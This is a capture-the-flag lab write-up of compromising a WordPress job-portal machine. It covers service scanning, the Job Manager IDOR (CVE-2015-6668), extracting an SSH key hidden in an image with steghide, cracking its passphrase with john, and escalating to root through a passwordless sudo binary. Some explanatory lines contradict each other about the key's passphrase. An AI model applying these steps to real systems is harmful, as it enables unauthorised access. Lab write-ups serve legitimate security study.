┌──(kali㉿kali)-[~]
└─$ sudo nmap 10.10.10.10 -sC -sV -p 22,80
Nmap scan report for 10.10.10.10
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Job Portal – Just another WordPress site
A detailed service version scan confirms OpenSSH 7.2p2 and Apache 2.4.18 hosting the WordPress site.

Port 80 is a WordPress job portal. WPScan identifies the version as 4.7.3 with 74 known vulnerabilities, and enumerates a single user takis. A vulnerable plugin is also detected:

[+] job-manager
 | Version: 0.7.25
 | [!] Title: Job Manager <= 0.7.25 - Insecure Direct Object Reference (IDOR)
 |     CVE-2015-6668
WPScan confirms the WordPress version and flags the vulnerable Job Manager plugin.




CVE-2015-6668 allows unauthenticated enumeration of uploaded job application filenames by iterating the post ID in the URL. Browsing to /index.php/jobs/apply/8/ (and nearby IDs) reveals a job application post by user TAKIS. Iterating IDs finds a file attachment that doesn't have an obvious extension — a brute-force script from the CVE PoC maps this to the uploaded file URL.
WPScan confirms the IDOR vulnerability in the Job Manager plugin.
The job application form includes a file upload feature that stores attachments in a predictable path.
Iterating through post IDs via the IDOR endpoint enumerates uploaded job application titles.
The CVE PoC script brute-forces the upload directory structure to locate the actual file URL.

The exploit locates HackerAccessGranted.jpg in the WordPress uploads directory.

Downloading and viewing the image reveals a hacker-themed stock photo -- nothing useful at first glance.


The file turns out to be an image. Checking exif data reveals nothing, but strings shows something interesting embedded, and steghide confirms a hidden file is present:
┌──(kali㉿kali)-[~]
└─$ steghide info HackerAccessGranted.jpg
  format: jpeg
  capacity: 0.2 KB
Try to get info without a passphrase? (y/n): y
  embedded file "id_rsa":
    size: 1.7 KB
    encrypted: rijndael-128, cbc
    compressed: yes
Running strings on the image reveals suspicious binary data beyond the normal JFIF structure.
Steghide confirms an RSA private key is embedded inside the image, encrypted with rijndael-128.
An RSA private key is embedded with no passphrase. Converting to John format and cracking:

┌──(kali㉿kali)-[~]
└─$ ssh2john id_rsa > id_rsa.john
└─$ john --wordlist=rockyou.txt id_rsa.john
superstar         (id_rsa)
John the Ripper cracks the key passphrase in seconds using the rockyou wordlist.
SSH in as takis:
┌──(kali㉿kali)-[~]
└─$ ssh -i id_rsa [email protected]
takis@tenten:~$ sudo -l
User takis may run the following commands on tenten:
    (ALL : ALL) NOPASSWD: /bin/fuckin
takis@tenten:~$ sudo /bin/fuckin bash
root@tenten:~# id
uid=0(root) gid=0(root) groups=0(root)
root@tenten:~# cat /root/root.txt
[REDACTED]
Privilege escalation was trivial — a custom SUID binary that executes its argument.
Rooted.